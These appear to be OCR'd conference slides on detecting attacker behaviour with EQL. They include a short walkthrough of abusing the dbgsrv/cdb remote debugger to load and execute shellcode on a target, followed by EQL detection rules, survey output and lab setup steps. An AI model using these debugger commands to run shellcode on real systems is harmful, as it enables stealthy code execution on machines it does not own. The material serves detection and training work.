
```
dows Kits\10\Debuggers\x64\cdb.exe" -premote tcp:port=22,clicon=0.0.0.0 C:\Windows\system32\notepad.exe
```

`Client Side`

```
C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\dbgsrv.exe -t tcp:clicon=192.168.128.130,port=22
```

[MSDN DbgSrv Command-Line Options]()

# DBGSRV : Deliver Shellcode & Execute



`.dvalloc 1000`

```
.dvalloc 1000
Allocated 1000 bytes starting at 00000000`00020000
```

`Shellcode size = 272 or 0x110`

```
.readmem c:\Users\Research\shellcode.bin 00000000`00020000 L110
```

```
 r @$ip=00000000`00020000
```

Observe Shellcode executes on target

# DEMO

# DBGSRV: Detection


## ATT&CK T1127:  Trusted Developer Utilities

```
sequence
  [process where subtype.create and
     (process_name == "dbgsrv.exe" or
      original_file_name == "dbgsrv.exe")
  ] by unique_pid
  [network where subtype.outgoing] by unique_pid
  [process where subtype.create]   by unique_ppid
```

# Automate It

# EQL Analytics Library

- Library of 100+ detections written in EQL
- Mapped to ATT&CK tactics and techniques
  - Automatically updated coverage
- Abstracted from specific data sources
  - Provide a mapping to your fields
  - Sysmon already implemented



eqllib.readthedocs.io

# EQL Analytics Library

```
[analytic.metadata]
categories = ["detect"]
confidence = "medium"
contributors = ["Endgame"]
created_date = "08/08/2019"
description = "Detect dbgsrv.exe used to
launch remote debuggers as a potential
remote access tool"
id = "70814733-e756-4eda-8840-5e16c49304f6"
name = "DbgSrv Remote Debugger"
os = ["windows"]
tactics = ["Execution"]
techniques = ["T1127"]
updated_date = "08/08/2019"
```

```
[analytic]
query = '''
sequence
  [process where subtype.create and
     (process_name == "dbgsrv.exe" or
      original_file_name == "dbgsrv.exe")
  ] by unique_pid
  [network where subtype.outgoing
  ] by unique_pid
  [process where subtype.create
  ] by unique_ppid
'''
```

# Survey Says

```
====================================================================
 count   analytic_name
====================================================================
     1   Installation of Browser Extensions
     1   Process Discovery
     1   RegSvr32 Scriptlet Execution
     1   Suspicious Script Object Execution
     1   System Owner and User Discovery
     2   Creation of Scheduled Task
     2   Network Service Scanning via Port Scanning
     2   Windows Discovery of Network Environment via Built-in Tools
     3   Execution of Existing Service via Command
     3   InstallUtil Process
     6   Control Panel Items
     6   Indicator Removal on Host
     6   Stop Services with sc.exe
    12   Windows System Information Discovery
```

```
$ eqllib survey -f mydata.json.gz -c
```

# Identifying True Positives

- Build a **baseline** of your environment
- What do you find multiple times?
    - Track repeat offenders
    - Both **installutil.exe** and **dbgsrv.exe** triggered multiple detections
- Does it tell a story?

# Pitfalls of Behavioral Detection

- **False positives** from administrators and background software
  - Watch your ratio of false to true positives
- **Lack of context** to improve detections
  - True positives rarely occur in isolation
- **Waiting** for a red team to test posture
- **Knee-jerk reactions** to trending malware

# Key Takeaways

# DIY Red & Blue team

- **Install and configure** Microsoft Sysmon on a Windows endpoint
- Detonate an **Atomic Test** to generate events
- **Collect events** as a JSON file using PowerShell
- Install **Python** then download EQL

```
pip install eql
```

- Load the EQL shell with the command

```
eql
```

- Load your data file within the shell

```
input -f my_sysmon_logs.json
```

# Conclusion

- Understand what data sources you have
- Focus on *commonly* seen behaviors
- Practice on small known sets then scale up
- Test early, test often
- Know your resources
- Share with the community!

# Resources

- MITRE ATT&CK
  attack.mitre.org
- Atomic Red Team
  atomicredteam.io
- Event Query Language
  eql.readthedocs.io
- EQL Analytics Library
  eqllib.readthedocs.io

bit.ly/fantastic19

# Thank You

**A number of people helped us along the way.**

Paul Ewing

Devon Kerr

Mike Haag

Adam Shostack - BlackHat Speaker Coach